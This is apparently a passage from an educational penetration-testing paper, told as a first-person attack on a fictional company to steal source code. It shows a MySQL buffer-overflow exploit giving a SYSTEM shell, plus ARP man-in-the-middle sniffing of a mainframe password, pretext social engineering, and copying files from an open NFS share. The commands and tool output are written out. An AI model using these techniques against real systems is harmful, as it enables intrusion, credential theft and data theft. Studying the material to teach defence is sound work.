
After studying nmap output, I had a good idea about computers and ports visible from the Internet. The ports are showing as “open” if they are accepting connections, “closed” if they are not, and “filtered” if they are obscured by a firewall.

One machine attracted my attention.

```
Interesting ports on dcos390ext.rapidclientserver.com
(198.161.82.194):
(The 1597 ports scanned but not shown below are in state:
filtered)
Port       State      Service
21/tcp     open       ftp
23/tcp     open       telnet
80/tcp     closed     http
1352/tcp   closed     lotusnotes
```

nmap was not able to guess the operating system, but name `dcos390ext` somehow made me think it might be the OS/390 mainframe. I pointed my 3270 emulator to that address, and I saw the logon screen[9]:

[9] During the actual security audit, it was determined that mainframe developers often worked from home. One of them lived on an acreage, with neither cable or DSL connection available, and the other used Windows ME. Although the original intention was to only allowed mainframe connection from the Internet via the VPN, these two had problems with VPN connectivity, and the firewall was opened up to allow telnet access to the mainframe.




If I could obtain a valid userid and password, the chances are good I will be able to find the source code I need. I noted there was no warning banner, which implied security is not a pressing priority at this company.

The next step will be to run nessus[xvi], the open source vulnerability scanner. It is a tool that audits a network for possible security flaws. It uses modular plug-in architecture, client-server architecture, and provides valuable reports that provide details about vulnerabilities, and suggest the ways to remove them.

I started the server portion, nessusd, in the background:

```
nessusd &
```

After starting the client (`nessus`), and providing the root password in the logon screen, I see the list of plugins. I will use “Enable all but dangerous plugins” to prevent attracting attention by running disruptive tests, which may lead to crashes or Denial of Service.



On the “Preferences” tab, I decided to select the following options:

- nmap SYNC scan (to avoid logging connections)
- default port range – nmap-services and privileged ports (the ports defined in nmap database, and ports 1-1024)
- normal timing

Scan Options:

- optimize the tests (use results of previous tests to skip test that likely do not apply)
- port scanner – nmap

Target selection: I entered the IP addresses of all the machines previously found by nmap.

After the scan completed, I saved the report in HTML format and examined it in a browser.

Scan Details	
Hosts which were alive and responding during test	14
Number of security holes found	7
Number of security warnings found	39

Host List	
Host(s)	Possible Issue
xxx.xxx.82.5	Security warning(s) found
xxx.xxx.82.164	Security warning(s) found
xxx.xxx.82.4	Security note(s) found
xxx.xxx.82.163	Security hole(s) found
xxx.xxx.82.9	Security warning(s) found
xxx.xxx.82.189	Security note(s) found
xxx.xxx.82.12	Security warning(s) found

I focused on the machine with the security holes. The machine address is a hyperlink to another part of the report showing the following:

Vulnerability mysql (3306/tcp) You are running a version of MySQL which is older than version 3.23.56. It is vulnerable to a vulnerability that may allow the mysqld service to start with elevated privileges.

An attacker can exploit this vulnerability by creating a DATADIR/my.cnf that includes the line 'user=root' under the '[mysqld]' option section.

When the mysqld service is executed, it will run as the root user instead of the default user.

Risk factor : High
Solution : Upgrade to at least version 3.23.56
CVE : CAN-2003-0150
BID : 7052
Nessus ID : 11378

Vulnerability mysql (3306/tcp) You are running a version of MySQL which is older than version 4.0.15.

If you have not patched this version, then any attacker who has the credentials to connect to this server may execute arbitrary code on this host with the privileges of the mysql database by changing his password with a too long one containing a shell code.

Solution : Upgrade to MySQL 3.0.58 or 4.0.15
Risk factor : Medium
CVE : CAN-2003-0780
BID : 8590
Other references : RHSA:RHSA-2003:281-01, SuSE:SUSE-SA:2003:042
Nessus ID : 11842

Vulnerability mysql (3306/tcp)

Your MySQL database is not password protected.

Anyone can connect to it and do whatever he wants to your data (deleting a database, adding bogus entries, ...)
We could collect the list of databases installed on the remote host :

. mysql
. test

Solution : Log into this host, and set a password for the root user through the command 'mysqladmin -u root password <newpassword>'
Read the MySQL manual (available on www.mysql.com) for details.
In addition to this, it is not recommanded that you let your MySQL daemon listen to request from anywhere in the world. You should filter incoming connections to this port.

Risk factor : High
Nessus ID : 10481

The last entry, "Your MySQL database is not password protected", was particularly interesting[10]. What I wanted to do next was to attempt using the MySQL client with userid of root and no password, to see what data is there. Going back to my nmap report for xxx.xxx.82.163, I find the following:

```
Interesting ports on ftp.rapidclientserver.com (xxx.xxx.82.163):
(The 1028 ports scanned but not shown below are in state:
filtered)
Port       State       Service
21/tcp     open        ftp
80/tcp     open        http
1024/tcp   closed      kdm
1026/tcp   closed      LSA-or-nterm
1027/tcp   open        IIS
1029/tcp   closed      ms-lsa
...... many other closed ports omitted from the listing ....
3306/tcp   open        mysql
Remote operating system guess: Windows Millennium Edition (Me),
Win 2000, or WinXP
```

[10] This vulnerability was discovered during a real audit. The organization's Webmaster installed MySQL, experimented with it, and then abandoned the idea. Although MySQL documentation stresses the importance of setting up proper security, and details all the necessary steps, security was never implemented, MySQL was not removed from the system, and the firewall was left open.
This same system was also used as the FTP server for the organization.

It appears that we have a Windows machine with many ports not protected by the firewall (nmap shows “closed”, but it would have been “filtered” if the firewall was blocking access). If I penetrate this machine, there are plenty of ports to use for back-door access.

Preparing the Exploit

My next stop was MySQL Website (http://www.mysql.com), where I browsed the documentation to learn more about MySQL. Then I downloaded MySQL 3.23.58, Windows binary distribution (withWindows installer) from http://www.mysql.com/downloads/mysql-3.23.html. Installation only took a few minutes, and then I could try it. I use –h option for host address, and –u for userid.

```
C:\mysql\bin>mysqlshow -h xxx.xxx.82.163 -u root
+-----------+
| Databases |
+-----------+
| mysql     |
| test      |
+-----------+
```

So, I successfully connected as root user of MySQL! I see there are two databases, mysql (containing system information), and test (comes as part of the default installation). Next I invoke MySQL client, and tell it to use “mysql” database:

```
C:\mysql\bin>mysql -h xxx.xxx.82.163-u root mysql
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12 to server version: 3.23.49-nt

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
```

Now I know that the server version is `3.23.49-nt`.

Looking at the nessus report again, I notice that there is a buffer overflow exploit (CAN-2003-1375)[i] making it possible to overwrite the stack with a long password buffer containing shell code. Therefore, I take a closer look at the password column. “describe” command prints the structure of the user table:

```
mysql> describe user;
+-----------------+-----------------+------+-----+---------+-----
| Field           | Type            | Null | Key | Default |
Extra |
+-----------------+-----------------+------+-----+---------+-----
| Host            | char(60) binary |      | PRI |         |
|
| User            | char(16) binary |      | PRI |         |
|
| Password        | char(16) binary |      |     |         |
|
```

```
| Select_priv     | enum('N','Y')   |      |     | N       |
|
..............................       |
| Alter_priv      | enum('N','Y')   |      |     | N       |
|
+-----------------+-----------------+------+-----+---------+-----
17 rows in set (0.16 sec)
```

SELECT command is the standard SQL command for displaying values from one or more tables. I want to look at important columns in the "user" table.

```
mysql> select host, user, password from user;
+-----------+-------+------------------+
| host      | user  | password         |
+-----------+-------+------------------+
| %         | root  |                  |
| localhost | root  |                  |
| localhost |       |                  |
| %         |       |                  |
+-----------+-------+------------------+
4 rows in set (0.16 sec)
mysql> \q
Bye
```

"%" in the "host" column means that access is granted from any host.

I can leave the library now and experiment some more with this exploit at home.

First, I look for MySQL `3.23.49-nt` at MySQL Website. Not surprisingly, it is not available. Yahoo search for "3.23.49-nt mysql" quickly finds it at http://web.dadanini.com:7980/mysql/downloads_html/mysql-3.23.html. Next, I study all the references from CAN-2003-1375, and in particular the exploit code (Appendix B). The other references are mainly advisories issued by various companies involved in MySQL distribution.

To ensure the exploit will work, I want to try it in my environment first. As the vulnerable machine is also the official FTP server visible from the Internet, and it is some kind of a Windows machine, I take the guess that it is Windows 2000 server. I assume that the oversight with MySQL was accidental, and that RapidClientServer is diligent about applying operating system patches to a machine exposed to the Internet. So I will assume that the latest service pack (SP4) would have been applied, and also all the latest patches.

I create a new virtual machine under VMware and boot from the Windows 2000 Server CD. When the installation is complete, I use Windows Update to apply SP4 and all the later patches.

Then I install MySQL 3.23.49. I back up the "mysql" database (all the files in the C:\mysql\data\mysql) to be able to get back to the known state while I test the exploit.

Now I can install and start the service:


```
C:\mysql\bin>mysqld-nt --install
```

```
Service successfully installed.
C:\mysql\bin>net start mysql
The MySql service is starting.
The MySql service was started successfully.
```

Next, I build the exploit on my Linux virtual machine.

```
gcc -o mysql-orig mysql.c -L/usr/lib/mysql -lmysqlclient -lz
```

When I study the exploit code, I notice that there is a bunch of NOP (no operation) instructions, the address to overwrite the return pointer, and the shell code. The hardest thing with buffer overflows is to guess the proper overwrite address – if it does not point to one of our NOP instructions, the program will crash, or exhibit unpredictable behaviour. Therefore, on the Window side, I make sure that Dr.Watson debugger is set up. I forget the exact options, so I type "drwtsn32 -?". The result is



To install:

```
C:\mysql\bin>drwtsn32 -i
```

The exploit is invoked like this:

```
./mysql -d target-IP-add -t type -p password
```

where "type" is 1 for Linux, 2 for Windows. Shell code and the overwrite address that is used will depend on the system type. My Windows address on the home network is `192.168.123.100`. So, I try the exploit:

```
./mysql -d 192.168.123.100 -t 2 -p ""
@---------------------------------------------------@
# Mysql 3.23.x/4.0.x remote exploit(09/13)-2.0b4  #
@ by bkbll(bkbll_at_cnhonker.net,bkbll_at_tom.com @
-----------------------------------------------------
[+] system type:windows,using ret addr:0x77e7bec3,pad:72
[+] Connecting to mysql server 192.168.123.100:3306....ok
[+] ALTER user column...ok
[+] Select a valid user...ok
[+] Found a user:
```

```
[+] Password length:888
[+] Modified password...ok
[+] Finding client socket......ok
[+] socketfd:3
[+] Overflow server....ok
[+] Waiting for a shell.....
[+] Trying 192.168.123.100:53....
[+] Trying 192.168.123.100:53....error:Connection timed out
```

After supplying the password that was too long, the exploit program tries to connect to port 53 of the victim. Shell code, if everything is as planned, will have bound cmd.exe to that port, giving shell propmt to the attacker. But the attack did not work like I hoped. Moreover, mysql service crashed (because the user table is corrupted with the long password) and could not be restarted until I restored the user table.

Based on Dr Watson log output, I use a different jump address and now the exploit works! I have the command prompt, and Local System authority. ***(For the detailed analysis of exploit code, Dr Watson log listings,and Signatures of the Attack, please see The Exploit section earlier on).***

```
@--------------------------------------------------@
# Mysql 3.23.x/4.0.x remote exploit(09/13)-2.0b4  #
@ by bkbll(bkbll_at_cnhonker.net,bkbll_at_tom.com @
--------------------------------------------------
[+] system type:windows,using ret addr:0x1b2fb5c,pad:72
[+] Connecting to mysql server 192.168.123.100:3306....ok
[+] ALTER user column...ok
[+] Select a valid user...ok
[+] Found a user:
[+] Password length:888
[+] Modified password...ok
[+] Finding client socket......ok
[+] socketfd:3
[+] Overflow server....ok
[+] Waiting for a shell.....
[+] Trying 192.168.123.100:53....ok
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\mysql\data>whoami
whoami
NT AUTHORITY\SYSTEM
```

Exploiting the System

Buffer Overflow Fails

Now I was ready to try the real thing - from the friendly wireless network I discovered a few days ago. I knew I had only one chance – if the exploit does not work, mysql service will never come back unless somebody restores an older "user" table. That was highly unlikely, as this installation of MySQL was not in production use (or any use at all, for that matter).

My plan was to install Netcat[x] on the compromised machine by using tftp (trivial transfer file protocol). It uses UDP protocol to to transfer files from a tftp server. I had both tftp and servers running on my Windows virtual machine.

I run my exploit, hold my breath, but the command prompt does not come up! For some reason, the jump address that worked in my test environment does not work here. Maybe maintenance level is different than I thought, maybe they run an older NT 4.0 machine. Who knows. I will have to do something different.

Physical Access to the Network by Social Engineering

Checking the list of RapidClientServer employees I collected from the company phone directory, I noted the names of people I knew when I was working there as a student. I called a lady who was the office manager and also did some accounting work. We chatted for a bit, I found out they downsized, and inquired if they would have any extra office space thay might consider leasing out. She said that might be a possibility. I told her that I developed an allergy problem, and found many office buildings unsuitable. Would it be possible to try one of their offices for a day and see how it works out? I would bring my laptop to do some work, and would need an Internet connection to use my email.

A few days later I called again and she confirmed it was OK. The arrangements were made, I could come in tomorrow. Hopefully I will like the air in the building.

Ettercap Sniffing of TN3270 Passwords

So now I have an office and a network connection. The first thing I do is to plug in my laptop, and boot up.

Windows ipconfig command output is

```
Windows IP Configuration
Ethernet adapter Local Area Connection:
        Connection-specific DNS Suffix  . : rapidclientserver.com
        IP Address. . . . . . . . . . . . : 10.20.1.21
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.20.1.1
```

So far, so good. RapidClientServere uses a private class A network address for their intranet. It will not be too hard to scan the subnet I am a part of (10.20.1.0/24). I will use nmap with the options I have used before (use half-open connections, no pinging, try to guess the OS, an be verbose)

```
nmap -sS -P0 -O 10.20.1.0-255
```

My goal is to obtain a list of hosts on this subnet, and then run nessus to find vulnerabilities.

The rest of the network may be a challenge. I do no want to blindly scan all the addresess. There are two many possible hosts – address space of 24 bits means over 16 million possible adresses. Instead, I decide on some Ettercap[xvii] sniffing first. Ettercap has the ability to sniff trafic on the network, even a switched one. It uses ARP protocol to mount man-in-the-middle attack: the switch is convinced it is talking to the victim, the victim is convinced it is talking to the switch, but in reality both are talking to my machine. In this way I can see, and even modify, all the traffic passing between the victim and the switch.

I start ettercap as follows:


```
ettercap  -e /usr/local/share/ettercap/etter.conf
```

You have to specify –e option with the ettercap configuration file. It is most important to tell ettercap where the default gateway is (by coding GWIP: 10.20.1.1 in the <options> section). This tells ettercap where to forward the packets destined for other networks. If you do not do that, the sniffed victim (in a switched environment) will hang when trying to connect someplace outside of the subnet.

ettercap starts by building a list of hosts on the subnet. There is a little “ARP strorm” at first, as sends 256 ARP packets. If they notice it, I might be escorted out of the door in a hurry.

Then I select one of the hosts, and initiate ARP sniffing between it and everybody else. I am looking for “telnet” type connections. If the data being exchanged is EBCDIC, then I am looking at a connection with an IBM mainframe. When sniffing a connection, you can tell ettercap to interpret the text as EBCDIC by hitting the “e” key. If you see something reasonable, like “SYS1.LOCAL.VTAMLIB”, and not just gibberish, then you know your guy is talking to the mainframe.

My patience was rewarded. Ettercap showed that the user typed “tso p3bc” and then “rccola”. The surrounding characters control 3270 terminal output. Now I had a userid and password to sign on to the mainframe. However, I had to be patient. Mainframe security is usually set up so that it is impossible to sign in twice at the same time. I will have to wait until late tonight. Moreover, the previous login time is displayed after a successful login, so my victim might notice that something is wrong tomorrow.



Another useful thing that ettercap showed was that there were many connections to hosts in another subnet, 10.10.1.0. I assumed it is another class C subnet, scanned it used nmap, and then used nessus, used the same methods described earlier.

Unprotected NFS Share

nessus report showed many things, but this looked very promising:

Vulnerability	nfs (2049/tcp)	Here is the export list of unixhome.rapidclientserver.com : /export (mountable by everyone) /export/home/make (mountable by everyone) CVE : CAN-1999-0554, CAN-1999-0548 Nessus ID : 10437

I tried mounting NFS share /export/home/make, and it worked! A quick look at the contents showed that it was a snapshot of the source files I was looking for. I copied them to my machine, zipped and encrypted the contents, and left immediately.

```
zip files.zip  /mnt/tmp/*
```

```
  adding: source/client/transport/nint1.c (deflated 63%)
  adding: source/client/transport/nint1.h (deflated 67%)
  ...
gpg -e  -o files.zip.enc -r myself files.zip
rm files.zip
umount /mnt/tmp/
```

The first command simply zips everything in `/mnt/tmp/` into files.zip. The gpg is invoked to encrypt (-e) files.zip into file files.zip.enc, using myself as a recepient. I have previously built a private/public key pair for myself.

Last, but not least, I remove the unencrypted zip file – it would be very embarassing to be caught with it on the way out!

Access to Mainframe Permitted From Internet

Late that night I parked in the area where I found the convenient wireless connection. I used my 3270 emulator on the Windows machine and successfully logged in. I poked around the files on the mainframe using ISPF[11] 3.4 utility, until I found the Partitioned Data Sets[12] that contained the source I wanted. This is what I see on the ISPF screen

```
  Menu  Options  View  Utilities  Compilers  Help
ssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssss
DSLIST - Data Sets Matching USERID.XXX.ASM*                          Row 1 of 2
Command ===>                                                   Scroll ===> CSR

Command - Enter "/" to select action                 Message           Volume
-----------------------------------------------------------------------------
         USERID.XXX.ASM                                                XXXX74
         USERID.XXX.ASM2                                              MIGRAT1
***************************** End of Data Set list ***************************
```

The simplest way to transfer the data to my PC would be to use IND$FILE, which is a file transfer used with 3270 terminal emulators. It carries the data using the same connection as the 3270 screens. To prepare for the file transfer, I used XMIT utility. IBM documentation[13] states:

Use the TRANSMIT command to send information (a message), or a copy of information (a data set), or both, to another user. The TRANSMIT command converts this data into a special format so that it can be transmitted to other

---

11 Interactive System Productivity Facility (ISPF): An IBM licensed program that serves as a full-screen editor and dialogue manager. Used for writing application programs, it provides a means of generating standard screen panels and interactive dialogues between the application programmer and terminal user.


12 PDS (Partitioned Data Set) – a mainframe disk file containing individual “members” that contain actual source (or other) content.

13 IBM Online BookManager documentation: http://publibz.boulder.ibm.com/cgi-bin/bookmgr_OS390/BOOKS/ikj3c500/1.126?ACTION=MATCHES&REQUEST=xmit&TYPE=FUZZY&SHELF=&DT=19960716140416&CASE=&searchTopic=TOPIC&searchText=TEXT&searchIndex=INDEX&rank=RANK&ScrollTOP=FIRSTHIT#FIRSTHIT (January 15, 2004)

users in the network. Use the RECEIVE command to retrieve the data and restore it to its original format.

```
XMIT X.X DA(XXX.asm) OUTdsn(XXX.asm.xmt) PDS NOLOG
IEBCOPY MESSAGES AND CONTROL STATEMENTS                                PAGE     1
 IEB1135I IEBCOPY  FMID HDZ11F0  SERVICE LEVEL UW81747  DATED 20010911 DFSMS 02.
10.00 z/OS    01.02.00 HBB7705  CPU ####
 IEB1035I USERID   TSOLOGN  TSOLOGN  09:36:27 THU 08 JAN 2004 PARM=''
  COPY OUTDD=SYS00006,INDD=((SYS00002,R))
 IEB1013I COPYING FROM PDS   INDD=SYS00002 VOL=XXXX74 DSN=USERID.XXX.ASM
 IEB1014I           TO PDSU OUTDD=SYS00006 VOL=XXXX02 DSN=SYS04008.T093627.RA000
.XXXXXX.R0127965
 IEB167I FOLLOWING MEMBER(S) UNLOADED FROM INPUT DATA SET REFERENCED BY SYS00002
 IEB154I XXXXXXXX HAS BEEN SUCCESSFULLY UNLOADED
.............
 IEB154I XXXXXXXX HAS BEEN SUCCESSFULLY UNLOADED
